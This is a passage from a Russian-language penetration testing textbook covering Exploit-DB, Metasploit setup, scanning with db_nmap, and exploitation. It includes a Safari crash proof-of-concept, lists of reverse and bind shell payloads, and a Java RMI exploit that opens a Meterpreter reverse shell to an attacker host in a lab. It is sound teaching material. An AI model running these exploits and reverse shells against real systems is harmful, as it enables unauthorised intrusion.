Linux Kernel - 'BadIRET' Local Privilege E		linux/local/44205.md
Linux Kernel - 'ecryptfs' '/proc/\$pid/envi		linux/local/39992.md

В этой базе данных вы найдете эксплойты, написанные на разных языках, включая Python, Ruby и, конечно же, C. Исходный код некоторых из них содержит множество подробностей об уязвимости и принципе работы самого эксплойта. А в коде некоторых других вам придется разбираться. В примере 5.7 показан фрагмент программы на языке Ruby, эксплуатирующей уязвимость в веб-браузере Safari компании Apple. Данный пример содержит лишь фрагмент HTML-кода, провоцирующего сбой. Окружающий его код представляет собой простой слушатель, на который вы указываете браузеру. Программа отправляет HTML-код в браузер, в результате чего тот выходит из строя. Данный пример относится к категории эксплойтов для реализации атак типа «отказ в обслуживании». Его код находится в файле `exploits/ios/dos/18931.rb`.

Пример 5.7. PoC-эксплойт для уязвимости в браузере Safari

```
# Магический пакет
body = "\
<html>\n\
<head><title>Crash PoC</title></head>\n\
<script type=\"text/javascript\">\n\
var s = \"poc\";\n\
s.match(\"#{chr*buffer_len}\");\n\
</script>\n\
</html>\";
```

Что отсутствует в этом фрагменте кода, так это объяснение того, как и почему эксплойт работает. Как уже было сказано, некоторые из разработчиков PoC-эксплойтов и другого ПО комментируют свою работу лучше других. В данном примере есть лишь один комментарий, говорящий о том, что мы имеем дело с магическим пакетом. Для получения более подробной информации нужно найти объявление о соответствующей уязвимости. Большинство публично объявленных

уязвимостей каталогизируется в базе данных CVE, поддерживаемой организацией MITRE. Если в исходном коде указан номер CVE, то вы можете ознакомиться с подробностями в соответствующей CVE-записи, где, вероятно, найдете ссылки на объявления об уязвимости, сделанные производителями.

Если вам не удастся найти готовые эксплойты в других местах, можете скомпилировать или запустить программы, предварительно загруженные в Kali. Код на языке C нужно сначала скомпилировать, а код, написанный на языках сценариев, можно запускать как есть.

Фреймворк Metasploit

Metasploit — это фреймворк для разработки эксплойтов. Он был создан Эйч Ди Муром более 20 лет назад на языке сценариев Perl, но впоследствии полностью переписан на Ruby. В основе Metasploit лежит идея упрощения процесса создания эксплойтов. Данный фреймворк состоит из библиотек компонентов. Их можно импортировать в сценарии, предназначенные для запуска эксплойта или выполнения какой-то другой функции, например написания сканера.

Сценарии, написанные для использования в Metasploit, включают модули, входящие в состав этого фреймворка, а также наследуют функциональность классов, относящихся к другим его модулям. Чтобы получить представление о том, как это выглядит, обратитесь к примеру 5.8, где показана начальная часть одного из сценариев, позволяющего атаковать веб-сервер Apache, работающий в системе Windows.

Пример 5.8. Начало эксплойта, написанного на языке Ruby

```
##
# Этот модуль требует использования Metasploit: https://metasploit.com/download
# Текущий источник: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = GoodRanking

  HttpFingerprint = { :pattern => [ /Apache/ ] }

  include Msf::Exploit::Remote::HttpClient
```

Непосредственно под комментариями находится подкласс *MetasploitModule*, nasledующий элементу родительского класса *Msf::Exploit::Remote*. В следующей строке указан рейтинг, отражающий вероятность успешного применения эксплойта. Значение *GoodRanking* говорит о существовании цели по умолчанию, а также о том, что данный эксплойт является общим случаем для целевого ПО. В нижней части фрагмента кода из библиотеки Metasploit импортируется дополнительная функциональность. Данный эксплойт нацелен на веб-сервер, а для связи с ним необходим HTTP-клиент.

Использовать Metasploit гораздо проще, чем самостоятельно разрабатывать сценарии, связанные с тестированием безопасности. Для применения данного фреймворка даже не обязательно быть разработчиком. Помимо полезных нагрузок, кодировщиков и других библиотечных функций, доступных для импорта, модули Metasploit включают в себя уже готовые эксплойты. На момент написания книги количество таких эксплойтов превышало 2300, число вспомогательных модулей, предоставляющих множество функций для сканирования и исследования целей, составляло более 1200, а количество полезных нагрузок — свыше 1300.

Приступить к работе с Metasploit довольно легко, но для полноценного освоения данного инструмента потребуется практика. Далее мы обсудим способы применения эксплойтов и вспомогательных модулей, входящих в его состав. Хотя компания Rapid7, разработавшая Metasploit, предлагает и коммерческие версии данного ПО с веб-интерфейсом, по умолчанию в Kali Linux устанавливается некоммерческая версия Metasploit. Она не предусматривает веб-интерфейса, поэтому будем использовать консоль. Чуть позже мы рассмотрим графический интерфейс, работающий поверх Metasploit, который вы при желании сможете применить.

Начало работы с Metasploit

Хотя Kali поставляется вместе с установленным Metasploit, этот инструмент настроен не полностью. Данный фреймворк задействует базу данных, скрытую за пользовательским интерфейсом. Это позволяет ему быстро выполнять поиск среди тысяч модулей, поставляемых вместе с программой. Кроме того, в этой базе данных хранится информация об известных хостах и обнаруженных уязвимостях, а также ценные сведения, извлеченные из атакованных и эксплуатируемых систем. Хотя Metasploit можно использовать и без настроенной и подключенной базы данных, с ней вам будет гораздо удобнее. К счастью, ее настройка не составляет труда. Просто запустите команду `msfdb init` в командной строке, и она настроит базу данных с таблицами и создаст файл конфигурации, необходимый для работы интерфейса `msfconsole`. Пример 5.9 демонстрирует запуск команды `msfdb init` и ее вывод.

Пример 5.9. Инициализация базы данных для Metasploit

```
(kilroy@badmilo)-[~]
$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

После настройки базы данных (по умолчанию `msfdb` настраивает подключение к базе данных PostgreSQL) можете приступить к использованию Metasploit. Раньше это можно было сделать несколькими способами. В настоящее время для получения доступа к функциям данного фреймворка необходимо запустить

`msfconsole` — Ruby-сценарий, предоставляющий интерактивную консоль. Через нее можно запускать команды для поиска и загрузки модулей, создания запросов к базе данных и решения других задач. В примере 5.10 показан процесс запуска сценария `msfconsole` и проверки соединения с базой данных с помощью команды `db_status`.

Пример 5.10. Запуск сценария `msfconsole`

```
(kilroy@badmilo)-[~]
$ sudo msfconsole

-----
.' ##### ;."
.---,. ;@      @@; .---,.
." @@@@'., '@@      @@@@',.' @@@@ ".
'-.@@@@@@@@@@@@@ @@@@@@@@@@@@@ @;
'.@@@@@@@@@@@@@@@@ @@@@@@@@@@@@@ .'
  '@@@@@@@@@@@@@@@ @@@@@@@@@@@@@
    "--'.@@@ -.@      @, '-. '-"
      ".@' ; @      @ \. ;'
        |@@@@ @@@      @
          '@@ @@ @@      ,
            \.@@@@ @@      .
              ',@@      @ ;
                ( 3 C )      /|___ / Metasploit! \
                  ;@'. __*__,." \|--- \
                    '(. ,...."/

      =[ metasploit v6.3.25-dev ]
+ -- --=[ 2332 exploits - 1219 auxiliary - 413 post ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

После загрузки консоли можно приступить к использованию ее функциональности. Для этого мы задействуем модули, способные выполнить большую часть работы за нас. Нам нужно лишь найти нужный модуль, загрузить, настроить и запустить его.

Работа с модулями Metasploit

Как уже было сказано, в нашем распоряжении находятся тысячи модулей. Некоторые из них вспомогательные, а некоторые представляют собой эксплойты. Есть и другие модули, но мы начнем с этих двух категорий. Первым делом необходимо найти нужный модуль с помощью команды `search`. Поиск можно осуществлять по операционным системам, приложениям, типам модулей или словам, содержащимся в описании. Все модули хранятся в иерархии каталогов в виде файлов Ruby. Чтобы

загрузить и использовать модуль, следует выполнить команду `use`. Загрузка модуля показана в примере 5.11. Этот шаг был сделан после поиска и выбора подходящего сканера. Помимо загрузки модуля, я отобразил параметры, которые необходимо настроить перед его запуском.

Пример 5.11. Параметры модуля `scanner`

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

Этот модуль весьма прост. Единственным параметром, не имеющим значения по умолчанию, является переменная `RHOSTS`, обозначающая удаленные хосты. В качестве ее значения нужно указать IP-адрес, диапазон адресов или блок CIDR. Вторая переменная, `THREADS`, обозначает количество потоков выполнения, выделяемых для данного модуля. Этот параметр задан по умолчанию, но если вы хотите ускорить процесс сканирования, то можете увеличить количество потоков, чтобы отправлять больше сообщений за одно и то же время.



При выполнении поиска в Metasploit помимо названий приложений и операционных систем в поисковый запрос можно включать следующие ключевые слова: `app`, `author`, `bid`, `cve`, `edb`, `name`, `platform`, `ref` и `type`. Слово `bid` — это идентификатор уязвимости в списке Bugtraq, `cve` — номер уязвимости в базе CVE, `edb` — идентификатор уязвимости в базе Exploit-DB, а `type` — тип модуля (эксплойт (`exploits`), вспомогательный модуль (`auxiliary`) или модуль для постэксплуатации (`post`)). После ключевого слова нужно добавить двоеточие и значение. Однако использовать целые строки не обязательно. Например, для поиска всех уязвимостей, добавленных в базу данных CVE в 2024 году, достаточно написать `cve2024`.

Как и в случае со вспомогательными модулями, для применения эксплойтов необходимо задействовать команду `use` и задать значения переменных, в том числе указать целевой объект (эксплойт, нацеленный только на одну систему, предусматривает переменную `RHOST` вместо `RHOSTS`). Кроме того, при использовании эксплойта вам, скорее всего, придется задать значение переменной `RPORT`. Как правило, оно устанавливается по умолчанию в зависимости от атакуемой службы. Однако службы не всегда запускаются на стандартном для них порте. Именно на этот случай и предусмотрена данная переменная, значение которой при необходимости

можно изменить. В примере 5.12 показан эксплойт с простыми параметрами, нацеленный на уязвимость службы распределенной компиляции `distcc`.

Пример 5.12. Параметры эксплойта, нацеленного на службу `distcc`

```
msf6 auxiliary(scanner/smb/smb_version) > use unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options
```

Module options (exploit/unix/misc/distcc_exec):

Name	Current Setting	Required	Description
----	-----	-----	-----
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3632		yes	The target port (TCP)

Payload options (cmd/unix/reverse_bash):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.1.254	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic Target

Блок `Exploit target` определяет используемый вариант эксплойта. Некоторые эксплойты, например для Windows, предусматривают разные цели, поскольку версии Windows 7, 8 и 10 имеют различные структуры памяти, что обуславливает разницу в поведении служб. По этой причине эксплойт может вести себя по-разному в зависимости от версии целевой ОС. Цель может быть выбрана автоматически, но ее можно изменить. Поскольку на данную конкретную службу различия в версиях ОС не влияют, в задании разных целевых объектов нет необходимости. Вместо этого мы используем функцию автоматического выбора цели, доступную даже при наличии нескольких целей.

Импорт данных

Для наполнения базы данных фреймворк Metasploit может задействовать внешние ресурсы. Запуск программы `nmap` из `msfconsole` позволяет автоматически заполнить ее сведениями обо всех обнаруженных хостах и запущенных

службах. Вместо непосредственного вызова `nmap` мы выполняем команду `db_nmap`, используя при этом те же параметры командной строки. Пример 5.13 демонстрирует запуск команды `db_nmap` для максимально быстрого выполнения SYN-сканирования.

Пример 5.13. Запуск команды `db_nmap`

```
msf6 exploit(unix/misc/distcc_exec) > db_nmap -sS -T 5 192.168.1.0/24
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-23 18:13 EDT
[*] Nmap: Warning: 192.168.1.1 giving up on port because retransmission cap hit (2).
[*] Nmap: Nmap scan report for 192.168.1.1
[*] Nmap: Host is up (0.0088s latency).
[*] Nmap: Not shown: 987 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    filtered ssh
[*] Nmap: 23/tcp    filtered telnet
[*] Nmap: 53/tcp    open   domain
[*] Nmap: 80/tcp    open   http
[*] Nmap: 111/tcp   filtered rpcbind
[*] Nmap: 139/tcp   open   netbios-ssn
[*] Nmap: 443/tcp   open   https
[*] Nmap: 445/tcp   open   microsoft-ds
[*] Nmap: 5000/tcp  open   upnp
[*] Nmap: 8200/tcp  open   trivnet1
[*] Nmap: 20005/tcp open   btx
[*] Nmap: 49152/tcp open   unknown
[*] Nmap: 49153/tcp open   unknown
[*] Nmap: MAC Address: 80:CC:9C:DD:71:F2 (Netgear)
[*] Nmap: Nmap scan report for 192.168.1.10
[*] Nmap: Host is up (0.032s latency).
[*] Nmap: Not shown: 995 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: MAC Address: 1C:69:7A:F1:2A:E0 (EliteGroup Computer Systems)
```

После завершения сканирования портов сведения обо всех хостах окажутся в базе данных и все службы будут доступны для отображения. При просмотре данных о хостах вы обнаружите IP-адрес, MAC-адрес, имя системы и название ОС, которое будет доступно в случае выполнения соответствующего сканирования с помощью программы `nmap`. Значение MAC-адреса заполнено, потому что сканирование было выполнено в локальной сети. Если бы я выполнял его удаленно, то MAC-адрес, связанный с IP-адресом, соответствовал бы маршрутизатору или шлюзу в моей локальной сети.

При эксплуатации систем нас будут интересовать службы, прослушивающие сеть. Мы можем получить список открытых портов с помощью команды `services`, как показано в примере 5.14. В этом неполном списке указаны открытые порты

и IP-адреса запущенных на них служб. Значение `filtered` говорит о том, что программа не может определить, открыт порт или закрыт, потому что он блокируется брандмауэром. В случае проверки версии в столбце `info` будут содержаться более подробные сведения о службе.

Пример 5.14. Результаты выполнения команды `services`

```
msf6 exploit(unix/misc/distcc_exec) > services
```

Services

=====

host	port	proto	name	state	info
----	----	-----	----	-----	----
192.168.1.1	22	tcp	ssh	filtered	
192.168.1.1	23	tcp	telnet	filtered	
192.168.1.1	53	tcp	domain	open	
192.168.1.1	80	tcp	http	open	
192.168.1.1	111	tcp	rpcbind	filtered	
192.168.1.1	139	tcp	netbios-ssn	open	
192.168.1.1	443	tcp	https	open	
192.168.1.1	445	tcp	microsoft-ds	open	
192.168.1.1	5000	tcp	upnp	open	
192.168.1.1	8200	tcp	trivnet1	open	
192.168.1.1	20005	tcp	btx	open	
192.168.1.1	49152	tcp		open	
192.168.1.1	49153	tcp		open	
192.168.1.10	22	tcp	ssh	open	
192.168.1.10	111	tcp	rpcbind	open	
192.168.1.10	139	tcp	netbios-ssn	open	
192.168.1.10	445	tcp	microsoft-ds	open	
192.168.1.10	2049	tcp	nfs	open	
192.168.1.11	21	tcp	ftp	open	
192.168.1.11	22	tcp	ssh	open	
192.168.1.11	80	tcp	http	open	
192.168.1.11	445	tcp	microsoft-ds	open	
192.168.1.11	631	tcp	ipp	open	
192.168.1.11	3000	tcp	ppp	closed	
192.168.1.11	3306	tcp	mysql	open	
192.168.1.11	8080	tcp	http-proxy	open	
192.168.1.11	8181	tcp	intermapper	closed	
192.168.1.15	22	tcp	ssh	open	
192.168.1.15	25	tcp	smtp	open	
192.168.1.15	80	tcp	http	open	
192.168.1.15	111	tcp	rpcbind	open	
192.168.1.15	443	tcp	https	open	
192.168.1.21	5000	tcp	upnp	open	
192.168.1.21	7000	tcp	afs3-fileserver	open	
192.168.1.22	80	tcp	http	open	
192.168.1.24	62078	tcp	iphone-sync	open	
192.168.1.36	53	tcp	domain	open	
192.168.1.36	5000	tcp	upnp	open	
192.168.1.36	7000	tcp	afs3-fileserver	open	

192.168.1.36	7100	tcp	font-service	open
192.168.1.36	49152	tcp		open
192.168.1.36	49153	tcp		open
192.168.1.36	62078	tcp	iphone-sync	open
192.168.1.46	49152	tcp		open
192.168.1.46	49156	tcp		open
192.168.1.46	62078	tcp	iphone-sync	open
192.168.1.53	53	tcp	domain	open
192.168.1.53	5000	tcp	upnp	open
192.168.1.53	7000	tcp	afs3-fileserver	open
192.168.1.53	7100	tcp	font-service	open
192.168.1.53	49152	tcp		open
192.168.1.53	49154	tcp		open
192.168.1.53	62078	tcp	iphone-sync	open
192.168.1.113	53	tcp	domain	open
192.168.1.113	5000	tcp	upnp	open
192.168.1.113	7000	tcp	afs3-fileserver	open
192.168.1.113	7100	tcp	font-service	open
192.168.1.113	49152	tcp		open
192.168.1.113	49153	tcp		open
192.168.1.113	62078	tcp	iphone-sync	open

Мы также можем импортировать результаты сканирования уязвимостей, например проведенного с помощью OpenVAS. Для этого его результаты необходимо сначала экспортировать в формат XML, а затем импортировать в Metasploit, используя команду `db_import` и указав имя нужного файла. В примере 5.15 показаны операции импорта результатов сканирования из OpenVAS и Nessus. В обоих случаях выполняется команда `db_import`. Далее приведен неполный список хостов, содержащихся в базе данных.

Пример 5.15. Использование команды `db_import`

```
msf6 > db_import report-629e4a7d-a708-488b-9da6-89759d15a846.xml
[*] Importing 'OpenVAS XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Successfully imported /home/kilroy/Downloads/report-629e4a7d-a708-488b-9da6-
89759d15a846.xml
msf6 > db_import ./myNetwork.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.55
[*] Importing host 192.168.1.53
[*] Importing host 192.168.1.48
[*] Importing host 192.168.1.46
[*] Importing host 192.168.1.34
[*] Importing host 192.168.1.24
[*] Importing host 192.168.1.22
[*] Importing host 192.168.1.21
[*] Importing host 192.168.1.15
[*] Importing host 192.168.1.11
[*] Importing host 192.168.1.10
[*] Importing host 192.168.1.1
```

```
[*] Successfully imported /home/kilroy/myNetwork.nessus
msf6 > hosts
```

Hosts

=====

address	mac	name	os_name
-----	---	----	-----
192.168.1.1	80:cc:9c:dd:71:f2	192.168.1.1	NETGEAR Windows Media
192.168.1.10	1c:69:7a:f1:2a:e0	192.168.1.10	Linux
192.168.1.11	08:00:27:42:51:79	192.168.1.11	Linux
192.168.1.15	1c:69:7a:66:64:2a	192.168.1.15	Linux
192.168.1.21	f0:18:98:13:31:7d	192.168.1.21	FreeBSD
192.168.1.22	48:e1:e9:85:71:c6	192.168.1.22	EthernetBoard OkilAN
192.168.1.24	ca:a7:6a:36:fd:8c	192.168.1.24	iPhone or iPad
192.168.1.34	30:89:4a:6c:3a:cc	192.168.1.34	Unknown
192.168.1.36	94:ea:32:9e:49:c7	Bedroom	Unknown
192.168.1.46	06:05:70:2f:68:ed	192.168.1.46	iPhone or iPad
192.168.1.48	22:12:17:8b:ab:b8	192.168.1.48	iPhone or iPad
192.168.1.53	94:ea:32:9c:75:aa	192.168.1.53	iPhone or iPad
192.168.1.55	94:ea:32:7e:97:fb	192.168.1.55	iPhone or iPad
192.168.1.78	e2:43:49:15:df:19	Galaxy-Tab-S7-FE	Unknown

Теперь, когда результаты сканирования уязвимостей находятся в базе данных, мы можем их просмотреть. Команда `vulns` позволяет перечислить все уязвимости. С помощью параметров командной строки мы можем сократить этот список. Например, чтобы отобразить уязвимости, связанные с портом 80, достаточно написать: `vulns -p 80`. Параметр `-s` позволяет выполнять поиск по названию службы. В результате его использования вы получите список уязвимостей, обнаруженных в ходе сканирования или выполнения других задач в интерфейсе `msfconsole` (пример 5.16).

Пример 5.16. Список уязвимостей, отобранных по названию служб

```
msf6 > vulns -s http
```

Vulnerabilities

=====

Timestamp	Host	Name	References
-----	----	----	-----
2023-07-27 22:01:15 UTC	192.168.1.22	Nessus SYN scanner	NSS-11219
2023-07-27 22:01:18 UTC	192.168.1.1	Service Detection	NSS-22964
2023-07-27 22:01:18 UTC	192.168.1.1	Nessus SYN scanner	NSS-11219

Данный список содержит информацию об уязвимом хосте и номер уязвимости. Мы также можем получить список уязвимостей, относящихся к одному IP-адресу, с помощью команды `vulns -i`, как показано в примере 5.17. В результате мы получим список с дополнительными сведениями об уязвимости. В данном случае в выводе содержится ограниченное количество сведений, но присутствует ссылка. Иногда

вы можете обнаружить CVE-номер уязвимости, который можно использовать для поиска дополнительной информации о ней.

Пример 5.17. Список уязвимостей, отобранных по IP-адресу

Timestamp	Host	Name	References	Information
-----	----	----	-----	-----
2023-07-27 22:01:17 UTC	192.168.1.10	Device Type	NSS-54615	Based on the remote operating system, it is possible to determine what the remote system type is (eg: a printer, router, general-purpose computer, etc.
2023-07-27 22:01:18 UTC	192.168.1.10	NFS Server Superfluous	CVE-1999-0548 NFS-42255	The remote NFS server is not exporting any shares. Running an unused service unnecessarily increases the attack surface of the remote host.

Стоит обратить внимание также на оценку CVSS (Common Vulnerability Scoring System — общая система оценки уязвимостей), определяющую степень серьезности уязвимости. Умение читать эти оценки позволит вам извлечь из них дополнительные сведения. Например, значение CVSS для данной уязвимости (CVE-1999-0548) указывает на то, что вектором атаки (AV) является сеть. Сложность атаки довольно высока, то есть для успешной эксплуатации уязвимости злоумышленники должны обладать определенными навыками. Остальную информацию, включая пояснения, можно найти на сайте CVSS (<https://oreil.ly/kRlvO>).

Эксплуатация систем

Эксплойты можно снабдить *полезной нагрузкой*, то есть кодом, выполняемым в случае успешной компрометации потока выполнения программы. Разные полезные нагрузки предоставляют разные интерфейсы. И работают они не со всеми эксплойтами. Чтобы просмотреть список полезных нагрузок, совместимых с выбранным вами эксплойтом, введите команду **show payloads** после загрузки модуля. В результате вы получите список как в примере 5.18. Поскольку `distcc` является службой Unix, все эти полезные нагрузки предоставляют оболочку Unix, позволяющую вводить соответствующие команды.

Пример 5.18. Полезные нагрузки, совместимые с эксплойтом, нацеленным на службу `distcc`

```
msf6 > use unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payloads
```

Compatible Payloads

=====

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/ adduser	normal	No		Add user with useradd
1	payload/cmd/unix/ bind_perl	normal	No		Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/ bind_perl_ipv6	normal	No		Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/ bind_ruby	normal	No		Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/ bind_ruby_ipv6	normal	No		Unix Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/ generic	normal	No		Unix Command, Generic Command Execution
6	payload/cmd/unix/ reverse	normal	No		Unix Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/ reverse_bash	normal	No		Unix Command Shell, Reverse TCP (/dev/tcp)
8	payload/cmd/unix/ reverse_bash_telnet_ssl	normal	No		Unix Command Shell, Reverse TCP SSL (telnet)
9	payload/cmd/unix/ reverse_openssl	normal	No		Unix Command Shell, Double Reverse TCP SSL (openssl)
10	payload/cmd/unix/ reverse_perl	normal	No		Unix Command Shell, Reverse TCP (via Perl)
11	payload/cmd/unix/ reverse_perl_ssl	normal	No		Unix Command Shell, Reverse TCP SSL (via perl)
12	payload/cmd/unix/ reverse_ruby	normal	No		Unix Command Shell, Reverse TCP (via Ruby)
13	payload/cmd/unix/ reverse_ruby_ssl	normal	No		Unix Command Shell, Reverse TCP SSL (via Ruby)
14	payload/cmd/unix/ reverse_ssl_double_telnet	normal	No		Unix Command Shell, Double Reverse TCP SSL (telnet)

Для эксплойта `distcc` по умолчанию используется обратная оболочка (reverse shell) `bash`, однако не все эксплойты предоставляют доступ к командной оболочке. Некоторые из них предоставляют не зависящий от ОС интерфейс *Meterpreter*, предусмотренный в Metasploit. Интерфейс *Meterpreter* не позволяет применять все команды оболочки напрямую, но предоставляет доступ к модулям для пост-эксплуатации и таким функциям, как получение снимков экрана рабочих столов и использование веб-камеры, установленной на целевой системе.



Столкнувшись с проблемой, обратитесь к *Meterpreter* за помощью. Введите `help`, чтобы узнать обо всех доступных командах.

Результат выполнения эксплойта зависит от полезной нагрузки, которую можно задать сразу после его выбора. Пример 5.19 иллюстрирует запуск эксплойта с изменением используемой полезной нагрузки. Данный эксплойт нацелен на RMI-сервер (Java Remote Method Invocation — программный интерфейс вызова удаленных методов в языке Java), обеспечивающий межпроцессное взаимодействие, в том числе между системами в сети. Поскольку речь идет об эксплуатации процесса Java, мы будем задействовать Java-реализацию полезной нагрузки Meterpreter.

Пример 5.19. Использование полезной нагрузки Meterpreter

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.89
RHOST => 192.168.1.89
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.254
LHOST => 192.168.1.254
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.254:4444
[*] 192.168.1.89:1099 - Using URL: http://192.168.1.254:8080/cx9YkvJf0uPA8
[*] 192.168.1.89:1099 - Server started.
[*] 192.168.1.89:1099 - Sending RMI Header...
[*] 192.168.1.89:1099 - Sending RMI Call...
[*] 192.168.1.89:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.89
[*] Meterpreter session 1 opened (192.168.1.254:4444 -> 192.168.1.89:53239) at 2023-07-30 19:10:33 -0400

meterpreter >
```

Как видите, помимо удаленного хоста я указал и локальный хост (LHOST), так как это необходимо для полезной нагрузки. Слово **reverse** (обратный) в ее имени объясняется тем, что данная полезная нагрузка запускается и иницирует обратное соединение с атакующей системой после выполнения эксплойта. Преимущество данного подхода заключается в том, что обратное подключение позволяет обходить брандмауэры, которые обычно разрешают исходящие соединения, особенно если они устанавливаются через хорошо известный порт. Как правило, для этого используется порт 443, предназначенный для установки зашифрованных соединений по протоколу SSL/TLS.



Атака, продемонстрированная в примере 5.19, направлена на заведомо уязвимую систему Linux Metasploitable 2. С помощью Metasploit можно эксплуатировать множество ее уязвимостей, что делает эту систему идеально подходящей для экспериментов. Вы можете загрузить ее в виде образа виртуальной машины в формате VMware, который при необходимости можно импортировать в другие гипервизоры.

Приглашение `meterpreter>` указывает на то, что мы находимся в интерпретаторе Meterpreter, а значит, можем выполнять команды, не зависящие от операционной системы. В примере 5.20 показана пара доступных в Meterpreter команд, позволяющих получить информацию о системе и отобразить список процессов. Помимо этого, вы можете получить списки каталогов, а также снимки экрана рабочего стола и даже задействовать установленную в системе веб-камеру.

Пример 5.20. Использование Meterpreter

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > ps

Process List
=====
```

PID	Name	User	Path
---	----	----	----
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[migration/1]	root	[migration/1]
7	[ksoftirqd/1]	root	[ksoftirqd/1]
8	[watchdog/1]	root	[watchdog/1]
9	[events/0]	root	[events/0]
10	[events/1]	root	[events/1]
11	[khelper]	root	[khelper]
46	[kblockd/0]	root	[kblockd/0]
47	[kblockd/1]	root	[kblockd/1]
50	[kacpid]	root	[kacpid]
51	[kacpi_notify]	root	[kacpi_notify]
98	[kseriod]	root	[kseriod]
142	[pdflush]	root	[pdflush]
143	[pdflush]	root	[pdflush]
144	[kswapd0]	root	[kswapd0]
186	[aio/0]	root	[aio/0]
187	[aio/1]	root	[aio/1]
1154	[ksnapd]	root	[ksnapd]

Однако не всем нравится работать с командной строкой, особенно когда приходится иметь дело с большим количеством систем и уязвимостей. В таких случаях проще использовать инструмент с графическим интерфейсом. И к счастью, в Kali такой есть.

Приложение Armitage

Если вы предпочитаете инструменты с графическим интерфейсом, потому что ваши пальцы устают от ввода текстовых команд, воспользуйтесь приложением Armitage, работающим поверх `msfconsole`. Оно предоставляет те же функции, что и консоль Metasploit, но позволяет выполнять некоторые действия с помощью графических элементов. Главное окно приложения Armitage показано на рис. 5.1. Обратите внимание на значки в его верхней части. Это хосты, о которых Metasploit стало известно в результате выполнения команды `db_nmap` и сканирования уязвимостей. Любое из этих действий приведет к тому, что целевой объект попадет в базу данных и, как следствие, отобразится в приложении Armitage.




Рис. 5.1. Главное окно приложения Armitage

В нижней части окна находится текстовое поле с приглашением `msf 6>`, которое вы бы увидели, запустив `msfconsole` из командной строки, потому что фактически находитесь в этой консоли. Данное приложение позволяет вводить обсуждавшиеся ранее команды и использовать графический интерфейс. В левом верхнем столбце находится список категорий, который можно просмотреть, как любой другой набор папок. Поле поиска позволяет найти нужные модули.

